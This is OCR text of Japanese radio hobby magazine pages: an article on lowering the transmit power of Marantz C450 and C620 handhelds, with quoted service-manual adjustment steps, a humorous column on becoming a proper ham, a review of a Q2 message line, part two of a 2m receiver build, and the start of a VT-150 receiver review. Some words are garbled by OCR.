C450の場合、特定小電力機並の10mWにすることができました。このように簡単に調整だけができるのですから、お持ちの方は、やってみてください。

都合が悪ければ、また元に戻せばいいのです。

どんなハンディでもそうかというと、そうでもありません。また、半固定抵抗になっていても、それほど極端に絞ることはできません。

この特定小電力機モドキです

が、近距離のちょっとしたQSOには、これでも十分なんですね。山登りでちょっと離れるぐらいなら、お釣りが来ます。届かなくなったら、パワーをLOWからMID/HIGHに上げればいいのですから。もちろん、いくら特定小電力なみのパワーといえども、コールサインはちゃんといいましょう。アマチュア運用なのですから。

特定小電力でも、1kmぐらいは飛びます。が、届かなくなつたらアウトです。その点、アマチュア機は使い分けですね。ハンディ機は必要最小限のパワーでQSOし無駄な送信を避けて電池を長持ちさせましょう。

電池の交換もままならない山などでは、長時間、電池が使えるのはありがたいことです。

C450の 超ローパワー化

また、無線機の調整用にもこれくらいのパワーはありがたい

ですね。このくらいの出力であれば、ANTがなくても構わないくらいですし、受信部の感度調整用として、手軽な信号元として使うことができます。

最近のケンウッドのリグには、最初から20mW出力のエコンミーLOWポジションがありますから、そういった場合は、この機能をそのまま使えばいいでしょう。LOWパワーをロータリーエンコーダで可変できるハンディ機もあります。通常は、100mW、1W、5Wという3段階切り替えが多いようですが、この100mWだけを絞ってやるわけです。

C450はL/M/Hと3段階に切り替えでき、しかも各出力別に半固定抵抗が付いており、基板には(L)、(M)、(H)とシルク印刷してありますから、すぐにわかります。回路図も付いていますから、改造もしやすいです。

このC450、おかげでなかなか

か調子もよく、C460も出ました
がそういうこともあって未だに
愛用しています。C150について
も全く同じことがいえます。お
持ちの方はやってみてください。
C160/460でも同様にできるは
ずですので、やってみてください。
ハンディ機は最近はハイパ
ワー傾向にありますが外部電源
を使うと熱くて持ていられない
ものが多い中、マランツのハ
ンディは効率がいいこともあつて、
わりと熱くなりにくいところ
があります。それでも電池を
持たせようと思ったら、やはり
絞っておいた方が正解です。
LOWを絞ると、MIDや
HIGHにも多少、影響は出ますが、
かえってパワーダウンにな
って、外部電源でHIGHにして

いても、それほど熱くならない
ので快適ですよ。ハイパワー指
向の人はパワーを絞るのには抵
抗があるかもしれません…。

なあ、C460については6月号
にオーナーズマニュアルが掲載
されていますので、それを参考
に調整されるといいでしよう。

C620を試す

では、C620ではどうでしよう
か? 何はともあれ、C620の回
路図を見てみましょう。

最初に気が付くのは、C620で
もし/M/Hと3つの半固定
抵抗があるということでしょう。
ただし、バンド別になっている
わけではなく、430/1200MHz
共通で調整するようになってい
るようで、バンドごとに独立し

ていないのがわかります。考
えようによつては、1つの調整で
2バンドともできれば便利です
がどちらか1つしか変わらない
かもしれません。とりあえず、
どうなるかやってみることにし
ました。

そうそう、改造後のC620は、
1200MHz帯も3段階変化にな
りますね。LOWとHIGHだけ
で、LOWを絞ると使いにくく
なることも考えられるのですが、
3段階なら安心して調整するこ
とができます。

とりあえず、調整前に1200
MHzの出力を測定してみま
した。最近は、1200MHzまで計
れるSWR計が多くなってきま
したし安くなつたので、お持
ちでない方は1つ購入されておく

C450出力調整方法

一 送信出力 一

▼マランツ
のベストセ
ラー C450

- a) 本体の周波数を435.00MHzにし、“Hi”パワーにセットしま
す。
- b) R284をMINにセットします。
- c) 電源電圧を13.8Vにします。
- d) アンテナジャックに電力計を接続し、PTTスイッチを押
します。
- e) RF70にて、MAX/ワーガ5W以上出ることを確認します。
- f) RF/ワーガ6.5WになるようR470にて調整します。
- g) “Lo”パワーにセットし、電源電圧を7.2Vにします。
- h) RF/ワーガ0.35WになるようR281にて調整します。この時
の電流が400~500mAであることを確認します。

j) 電源電圧を13.8Vとし、“Hi”パワーにセットします。

k) RF/ワーガ5.2WになるようR284にて調整します。この時
の電流が1.00~1.35Aであることを確認します。

l) “Mid”パワーにセットします。



m) RF/ワーガ6.5WになるようR282にて調整します。この時
の電流が800~950mAであることを確認します。

n) 電源電圧を5.0Vとし、“Hi”パワーにセットします。

o) RF/ワーガ0.65W以上であることを確認します。

p) 電源電圧を13.8Vとし、“Hi”パワーにセットします。

q) 430.00MHz~439.995MHzにおいて、ワーガの差が0.4W以
内であることを確認します。



マランツ「C450サービスマニュアル」より

といいでしよう。

測定結果は1200MHz帯で

LOW 0.3W

MID 0.6W

HIGH 1.0W

となりました。

できれば、MIDを0.1WにしてLOWは10mWぐらいにできればいいなと考えたり…。

とりあえず、430MHz帯との絡みもありますので、まずはC620をパラして調整してみることにします。

パラすとすぐに、問題の半固定抵抗が見えます。回路図どおり、R229がLOW、R228が

MID、R227がHIGHの調整用です。とりあえず、LOWだけ

下がればいいのでR229を反時計方向に回しました。送信しながら、少しづつ回していくと、少しづつパワーが下がっていきます。ある点を過ぎると、パワー一計は全く振れなくなります。

これでOKです。ただし、MIDとHIGHについても影響を受けるため、

LOW ??mW

MID 0.2W

HIGH 0.6W

と少し下がりました。それほど飛ばす必要はありませんでした

し、私はとりあえずそのまままで使っています。

必要であれば、MIDやHIGHについても同様に再調整してみてください。

さて、430MHz帯の方も見事にLOWはパワー計の針が触れなくなりました。やはり、最初からみると、MIDとHIGHは少しパワーが下がりましたが、こちらも

LOW ??mW

MID 2.5W

HIGH 4.5W

という状態でした。

LOWについては、どちらも

C620出力調整方法

▲デュアル バンドハン ディトラン シーバC620

— 送信出力 —

- 本体の電源電圧を13.8Vにし、430MHz帯及び1200MHz帯の送信出力をHiパワーにセットする。
- アンテナコネクタに電力計を接続する。
- R227を時計方向に回す。次に本体の周波数を435.000MHzにした後、PTTボタンを押し、出力電力が約4.5Wになることを確認する。
- PTTボタンを押し、出力電力が6.5WになるようR659を調整する。
- 本体の電源電圧を9.0Vにした後、本体の周波数を1280.000MHzにする。
- PTTボタンを押し、出力電力が1.0Wになることを確認する。
- 本体の電源電圧を7.2Vにした後、1200MHz帯の送信出力をLoパワーにセットする。
- 本体の周波数を1280.000MHzにする。次にPTTボタンを押し、出力電力が0.3WになるようR229を調整する。この時消費電流が0.65A以下であることを確認する。
- 本体の電源電圧を9.0Vにした後、1200MHz帯の送信出力をHiパワーにセットする。
- 本体の周波数を1280.000MHzにする。次にPTTボタンを押し、出力電力が1.0WになるようR228を調整する。この時消費電流が1.1A以下であることを確認する。
- 本体の電源電圧を13.8Vにした後、430MHz帯の送信出力をMidパワーにセットする。
- 本体の周波数を435.000MHzにする。次にPTTボタンを押し、出力電力が2.5WになるようR751を調整する。この時消費電流が1.1A以下であることを確認する。
- 本体の電源電圧を13.8Vにし、430MHz帯の送信出力をHiパワーにセットする。
- 本体の周波数を439.990MHzにする。次にPTTボタンを押し、出力電力が5.2WになるようR227を調整する。この時、消費電流が1.4A以下であることを確認する。

— 430MHz帯送信出力 —

- 本体の圧を13.8Vにする。
- 本体の周波数を435.000MHzにする。
- 送信出力をHiパワーにセットする。次にPTTボタンを押し、出力電力が5.1W以上で、消費電流が1100mA～1400mAであることを確認する。
- 送信出力をMidパワーにセットする。次にPTTボタンを押し、出力電力が2.3～2.7Wで、消費電流が800～1100mAであることを確認する。
- 送信出力をLoパワーにセットする。次にPTTボタンを押し、出力電力が0.25～0.55Wで、消費電流が400～550mAであることを確認する。
- 本体の電源電圧を6.0Vにする。
- 送信出力をHiパワーにセットする。次にPTTボタンを押し、出力電力が1.0W以上であることを確認する。
- 本体の電源電圧を13.8Vにする。
- 送信出力をHiパワーにセットする。次に本体の周波数を430.000～439.990MHzの範囲内でPTTボタンを押し、送信した時の送信出力の最大値と最小値の差が0.55W以内であることを確認する。

— 1200MHz帯送信出力 —

- 本体の電源電圧を9.0Vにする。
- 本体の周波数を1280.000MHzにする。
- 送信出力をHiパワーにセットする。次にPTTボタンを押し、出力電力が1.0～1.2Wで、消費電流が800～1150mAであることを確認する。
- 送信出力をLoパワーにセットする。次にPTTボタンを押し、出力電力が0.25～0.35Wで、消費電流が550～680mAであることを確認する。
- 本体の電源電圧を7.2Vにする。
- 本体の周波数を1299.990MHzにする。
- 送信出力をHiパワーにセットする。次に本体の周波数を1260.000～1299.990MHzの範囲内でPTTボタンを押し、送信した時の送信出力の最大値と最小値の差が0.3W以内であることを確認する。

マランツ「C620サービスマニュアル」より



パワー計の針が全くピクリとも動きませんので測定できません。最初は全くパワーが出なくなつたのかと思ったくらいです。すぐ、そばにあるリグでモニターしてみると、さすがに受信しています。

ワイヤレスマイク並のパワー

それならということで、普段、室内十付属ホイップで簡単にアクセスできて、フルスケで受信できる430MHzのリピータを、このC620でアクセスすると全くアクセスできません。1kmと離れていないのですが…。おそらく特定小電力以下になってしまったものと思われます。

430MHz帯のMID/HIGHのパワーについては、もう少し下がってほしかったのですが、これ以上さげると今度は、1200MHz帯がかなり下がってしまふと思われますので、これ以上は触らないことにしました。

この程度であれば、すぐに元に戻せますし、C620をお持ちの方はやってみてください。なおC520はテストしていませんが、たぶん、ほとんど同様に調整できるのではないかと思います。パワーについては、機会をみてもう少し詳しく調べてみるつもりです。QRP用のパワー計でないと、ちょっとと計れません。

おそらく、この感じからすると特定小電力はあろか、ワイヤレスマイク並みのようです。1200MHz帯にいたっては、ふだん室内ホイップ+LOWで十分にアクセスできるリピータが、外のGPでもアクセスしない

ほどでした。両方とも1mW以下かもしれません。

リピータの感度試験ができる!?

それではと、1200MHzの26エレスタックをC620に接続し、リピータに向けてアクセスしてみると、やつとのことで3つのリピータがアクセスできました。しかし、別のリグでモニターすると、変調がやつと乗るかどうかの瀬戸際というのが2つ、なんとかメリット5のリピータが1つといった状態でした。おまけに、ちょっとでもビーム方向がズレるとダメです。これではGPではアクセスできるわけがありませんね。おかげで、これまで強すぎて、どこがそのリピータ方向なのか、いまひとつハッキリしなかつたのが、よくわかりました。

それにしても、マイクロパワーでもアマチュア無線というのはできるものと感心してしまいました。また、メリット5のリピータよりも変調スレスレのリピータの方が距離的には近いのですが、耳がいいのかANTがいいのか?? 一番近い、1200MHzのリピータがビームを向けても開かなかつたりと、C620のテストというよりはリピータの感度試験をしたような感じになりました。

無線機の調整用、ANTの調整用に1台、C620のパワーダウンはいかがですか? このくらいの出力であればANT端子に直接入力しても壊れませんし、何かと重宝します。

歩いてでないと行けないような場所にあるリピータのメンテに行く場合、荷物はなるべく避けたいですね。

リピータの感度をチェックする場合は、C620をLOWにして電波を出してみてください。これでかなり確認できます。それでも入力オーバーなら、ANTを外して送信してみましょう。マイクロパワーならちょっとぐらう送信を続けても壊れることはありません。

おかげで、私のC620は特定小電力というよりは、ほとんど微弱電波の世界になってしまいました。これではコードレスステレホンの世界です。

クロスバンドリピータ時重宝する超ローパワー

C620をクロスバンドリピータにするとします。付属のホイップでどちらかのバンドをLOWにすれば、特に問題なくリピータができます。

普通なら、どちらか片方のバンドにはダミーロードを付けるとすると、テュープレクサで分けてやらなければならないところです。430MHz側はGP、1200MHz側はダミーロードといった具合です。

このC620なら、1200MHz帯をLOWにするだけで、430/1200MHz共用GPを接続しておいても大丈夫なくらいです。

せっかくのC620を、そういった用途に使うのもどうかと思いますが、興味のある方はテストしてみてください。

ちょっとオいいですか～



ABが導く ピュア 純粹アマチュア無線家 への道

編集部

AB中毒患者を更正する

昔は電波に興味をもつ人はアマチュア無線の道を歩むものとされていました。しかし、趣味やライフスタイルが多種多様になってしまった現在、電波の楽しみかたもまた様々です。

AB読者の多くは、警察や消防無線、はたまた自動車電話やコードレスホンなどを受信することから電波の面白さを知つたとか、免許を取る以前にオフバンド送信改造の魅力に取りつかれてしまった人など、ややアングラな部分からの入門者が多いかと思います。しかし、動機は不純(?)でも、電波の魅力にとりつかれ、さらに興味をもち探求して行くのは意義のあることですからAB中毒患者の更正への道をレクチャーしましょう。

メインチャンネルを聞こう

さあ、純粹なアマチュア無線家(ピュアハム)を目指すあなたがまずすることは、メインチャンネルをワッチすることです。6mなら51MHz、2mなら145MHz、430なら433MHzがコールチャンネルです。誰ですか! コールボタンを押すと地元署活系の周波数が出てくる人は…。きちんとメインチャンネルをセットしましょう。

メインチャンネルを聞くと、実際に多くの人がアマチュア無線を楽しんでいることが実感できます。24時間必ず誰かが聞いているチャンネルもあります。心が暖まってくれませんか?

毎日、ワッチを続けていると、ときには不届き者が現れます。メインチャンネルでの長話し、は

たまた無変調を出し続ける局など。そこであなたにはクリーンな電波環境のために尽力していただきます。

長話しどける局には「メインチャンネルでの長話しあはやめましょう。」と注意、無変調が出ていたら発信元を確認し、そのお宅の門を叩き、「無変調がでていますよ。」と教えてあげねばなりません。

無線用語をマスターしよう

アマチュア無線界も他の業界同様、その世界でしか通じない業界用語(?)というものがあります。ピュアハムを目指すあなたには必修です。例えば、友達、友人をフレンドさんといつたり、えらそうな人をOMさんといつたりします。また夜はナイト、素晴らしい意はFBで

タイトル写真: モービルハムをお楽しみになるOM

君もハムにならなーいか!!

す。形容詞的用法で「それではFBなナイトをお過ごしください」というふうに用います。ちなみにFBが引っ繰り返るとBFで、悪いとか遺憾な、という意味用いられます。また、頻度の高いもののひとつで、お金のことを「先立つもの」と言うことが多いようです。

こうした用語は、各局とのお付き合いで自然に身につくものです。単語カードを作つて暗記する必要はありません。

コールサインで呼ばう

それから、ハムは仲間の無線家を呼ぶとき、決して本名で呼んではいけません。ビュアハムは愛情を込めてコールサインのサフィックスで呼びあうものなのです。「馬場君」とか、「鈴木さん」と呼ばないで「NSD」とか「FBA」というように言うのです。コールサインで呼びあうのは、ハムフェアでよくみかける光景です。

ハムの礼儀作法

ハムには謙遜が求められます。よく知られているところでは、自分の無線機を紹介するときメーク一品であつても「BFなりグ」と紹介します。

また、気の合わない人とのだらだらQSO。早く終わらせたい。そんなときでも、相手の不快感を与えてはいけません。こちらからファイナルを切りだしたのでは相手が気を悪くします。ここはひたすら相手からファイナルの話が出るまで、じつと待ちましょう。

財力を誇示しよう

さて、ハムたるもの、どの程度の財力があるかをアピールするためアンテナはかかせません。

たとえ、あなたが開局したばかりであつても、庭に自立式タワーを立てて4パラ2段20エレメント八木アンテナでものつけて、ローテータでブンブン回せば、それであなたはOMの仲間入りです。近所の無線家から羨望のまなざしを向けられるようになるでしょう。やはり先立つものはお金のようです。

いよいよ結論だ

さて、今まで書いてきたようなのはちょっと違うぞ感じたあなた、あなたこそ純粋なアマチュア無線家になれるかも知れません。

こつこつ勉強、モールス信号を覚えて、上級資格を獲得していく。土曜日の夜はちょっとした製作をして、自作の楽しみを知っている。そんな姿が真の純粋アマチュア無線家ではないでしょうか。

そうそう、あなたに最適な本がありました。AB別冊月刊「レッツハミング」こそ、その道の入門書なのです!!(これら~、記事中で自社の宣伝するんじゃな~い……読者の声)



好評連載第九弾



Q² 体験リポート

まじめなQ²だってあるのだ

編集部

危機がせまるQ²

NTTもいよいよQ²規制に本腰を入れ始め、乱立したQ²も、もはや息をえだえです。これからQ²は工夫や努力なしでは存在できないでしょう。利用料金にみあつたサービスを提供、情報メティアとしての役割を担うものだけが生き残ることになると思います。

地域情報を提供

今回ご紹介するのは、㈱関東システムサービス提供の「スーパー伝言サービス」です。

この「スーパー伝言サービス」なんと地元の上毛新聞、群馬テレビに広告を出しているのです。なにかと社会問題になつているQ²ですから、新聞に広告を掲載できるということからも「スーパー伝言サービス」は情報メティアとしての地位を獲得

しているといえます。

入魂の内容

「スーパー伝言サービス」のシステムですが、各番組にチャンネル番号が付けられ、ユーザーは周波数をセットするという感覚で番組を選択します。

No.0001～0999のチャンネルはセンター（IP）の番組に、No.1000チャンネルからはユーザー間の情報交換用に割り当てられています。

アクセスしよう

とりあえずセンター提供の番組を聞いてみましょう。

電話番号は、群馬県内からはブッシュ回線の#8511、県外やダイアル回線からは0990-31-8511をダイヤルします。

ガイダンスが流れて「サービスコードをどうぞ」と聞いてきます。「グループコミュニケーション

ヨン広場」へ行って番組を聞きますから①を押してください。

続いて、希望のチャンネルNO.を押して番組を選択します。

No.0001と0002にはセンターからのインフォメーションと操作案内が入っていますので、初めての方はここから聞くとよいでしょう。

入魂のプログラム

「スーパー伝言サービス」は地域の密着した情報提供をリアルタイムで伝えることがメインですから、ハードの整備とソフトの更新には、惜しみなく力を入れています。例えば宝くじ情報、競馬や競輪の結果速報には、コンピュータによる音声合成で対応するといった具合です。

また、「スーパー伝言サービス」の看板番組ともいえるプログラムが「村岡さんの今週のお化け株情報」です。経済動向

を詳しく解説、ウラ情報もたつ
ぶり！毎日内容を一新する
いう力の入れようで、それだけ
で意気込みが感じられるのです。
注目株も教えてくれますよ！

自分のボックスを持とう！

「スーパー伝言サービス」では、
自分のチャンネルをつくって、
自分の情報を吹き込むこと
もできます（チャンネルNo.は
コンピュータが選択）。BBSを
つくるのに似ています。自分の
設定したチャンネルに他のユー
ザーに情報をいれてもらうので

す。ただし、営利目的には使え
ませんのでご注意を。

自分の私書箱を持とう！

「プライベート伝言ボックス」
は、ユーザー用の私書箱です。
自分のボックスを作るときはサ
ービスコード⑤、録音・再生す
るときは③で各々のモードに入
ります。任意の番号で、あなたの
私書箱が作れます。再生には
暗証番号が必要なので、他人は
聞くことができません。友人に
ボックスNo.を教え、伝言はそ
こに吹き込むようにしてもらえ

ばあなたの留守番電話として活
用できます。

Q²存続の鍵を握る スーパー伝言サービス

Q²は乱立の時代から、質を問
われる時期を迎きました。「ス
ーパー伝言サービス」はあえてそ
の困難な時代に開局、Q²を文化
として定着させようとしていま
す。

使いこなしによって、利用料
金以上の働きをしてくれるでし
ょ。今後も注目したいQ²プロ
グラムですね。

サービスコード①でグループコミュニケーション広場へIN!!

Ch.0001 インフォメーション
サービス



▶ 1000チャネルからはリスナー開放だよー！

Ch.0506 桐生競艇



Ch.1000 Ch.1006 Ch.10XX Ch.10△△

Ch.0510 伊勢崎オート



使い方説明 あげます UFO情報 やじうま情報

Ch.0520 前橋競馬



なんでもいりいろ作っちゃおう！

Ch.0530 高崎競馬



Ch.0565 村岡さんの今週の
大化け株情報!!



▶ プライベート伝言ボックス

▶ サービスコード③でIN!

あなたと彼女の伝言ボックスを…!!!



再生には暗証番号が必要!!

再生する時は、

「NO.0000+暗証番号△△△△」

▶ 自分のボックスを作っちゃおう!!!

サービスコード⑤はマイボックスの登録！

スーパー伝言サービス 0990-31-8511 (#8511)

「スーパー伝言サービス」に関する問い合わせは
インフォメーションセンター 0120-01-6045へ

大型製作／全6回
連載！ 絶対作ろうシリーズ

2mバンド レシーバへの 挑戦

第2回 製作プラン編

足立 厚

前号の訂正から


前号の製作プランはいかがでしたでしょうか？

今回、全部の回路を1枚の基板に一気に作り上げてしまう予定でしたが、RFアンプとAFアンプに前号のプランとは別の半導体を使うことにしたので、今月はその変更点と回路の説明を、もう一度順を追ってご紹介します。

このレシーバの中心部のMC3362についての回路的な変更はありません。

が、一部、文章の上で訂正があります。95ページの左行の下から5行目のMC2231・2233は受信用のICではなく、コードレステレホンの送信用として開発されたもので、MC2231は45

1GHz帯域 低雑音広帯域増幅IC μ PC1658C (NEC)




MHz帯の微弱電波用で、特徴はトーンの発振器が入っていること、MC2233は小電力用で、発振回路からドライブ・ファイナル段まで1個のICに入っています。

現在、私はこのICを利用して、パーソナル・ホーム・リピータを製作し使用しています。とてもFB…なので、機会があれば紹介しましょう。

RFアンプの変更点

RFアンプについては、前号の記事で、私の得意とするNECのμPC1658Cを利用すると紹介しましたが、詳しい回路が入っていませんでしたね。

μPC1658CはNECの汎用高周波広帯域増幅ICのシリーズの中では、比較的の低雑音でNFB（負帰還）のない状態では、使用周波数500MHzでNF



▲これがNECのμPC1658Cです。
1個200円程度です。

(雑音指数)1.5dBと、とてもローノイズです。

NFBをかけた状態でのNFは、当然よりワイドバンドのアンプとなるため、NFは悪化します。

しかし、それでも3.7dBと低雑音です。

帰還のない状態では、帯域が図1のようにせまく、2mのプリアンプとしては使用できませんから、今回は当然NFBをかけて使えます。

また、RFアンプの入力と出

力にはFCZコイルによるバンドパスフィルタを入れて、イメージ混信などのスブリアス特性を向上させています。

もし、出力レベルをアップする必要があるなら、μPC1658Cの2番ピンに抵抗を入れますが、今回はやさしく簡単に作ることが目的ですから、基本回路通りに製作します。


図2がRFアンプ部の回路となります。

AFアンプ部の変更点

次は、信号の出口であるAFアンプについての回路変更と、その解説です。

前号の回路では、毎度おなじみのLM386タイプのICを利用するようになっていましたが、筆者の気まぐれで、東芝の低電圧用パワーアンプTA7368Pに変更します。ピン配置と、電

図2 VHFレシーバのRFアンプ部回路



気の特性を図3に示します。

理由は特にないのですが、基板上のスペースをあまり必要としないシングルラインパッケージ(9pin)であること、音声出力はあまりかせげないので(最大720mW)、LM386と比べると、かなり低い電圧から使用でき(2V~10V)、そして消費電力も少なくてすむからです。

AFアンプ部の回路を図4に示しました。

実際に製作する回路と部品の購入

前号の図6の全体回路に以上の点を変更して、実際に製作する回路を図5に示しました。

さて、ここで重要なのが部品の入手方法、購入先ではないでしょうか?

順を追って、主な部品についてリストアップしてみましょう。

- IC…μPC1658C
MC3362
TA7368P
アド電子パーツ(秋葉原)
- 水晶…10.245MHz
アド電子パーツ(秋葉原)
- コイル…L₁、L₂、L₄
FCZ研究所(7Sコイル)
- フィルタ…CFU445B
SFE10.7MHz
小沢電気(秋葉原)
- CDB-455C…455kHzのI

FTでも代用可能(東光IFZ-455A)

これくらいの説明でなんとか部品は入手できるでしょうね。さて次回は、プリント基板の製作と組み立て、音出し(調整)をおこなう予定です。

今回の製作でもプリント基板の配布サービスを予定しています。

では、また来月!

図3 TA7368P のピン配置と特徴

TA7368Pは、ポータブル用カセットテープレコーダ、ラジオなどの出力段として開発した低周波電力増幅用ICです。

- ・ 各付け部品の大削除
(コンデンサ 3個のみ)
- ・ 無信号時電流が少ない。
: I_{CCQ} = 6.6mA (標準) (V_{CC} = 6V)
- ・ 動作電源電圧範囲が広い。
: V_{CC} = 2 ~ 10V
- ・ 出力電力
: P_{OUT} = "2W (標準)
(V_{CC} = 6V, R_L = 4Ω, THD = 10%)
- ・ 電圧利得: G_V = 40dB (標準)






図4 VHF レシーバの AF アンプ部回路



本文内の店の中には通販を受付ない店もあります。

図5 実際に製作する全体回路図



簡単なことはうれしいね

VT-150 VHFモノバンド 受信機



やってくれるね

編集部からひさしぶりに依頼があつたのは、梅雨真っ盛りの6月のある日のことでした。わたしはこのところのユピテルの受信機群を興味深く見ていたところ、タイミング良く新製品だよとVT-150というVHF専用の受信機のモニターができることになりました。

編集部さん、ありがとうございます。それにしてもアイコムに対応してか、ユピテルの受信機の新製品攻勢は凄い勢いがありますね。感心してしまいます。

どれも、初心者には十分すぎるほどのスペックを持つた高CP(価格対性能)な受信機なのですから立派です。

デザインもサイズもカサばらない大きさで好感が持てます。

今回はVHF

販売店に情報網を持っていましたので、この新製品の情報は6月にはいつすぐ入りました。


販売店用のカタログには近

日発売と書いてありました。
カタログを見ているといろいろな特徴があるようです。

- 1、多機能型
- 2、30chメモリ
- 3、高速スキャン
- 4、プライオリティ機能
- 5、3電源方式
- 6、Sメータ付き
- 7、バックライト付き

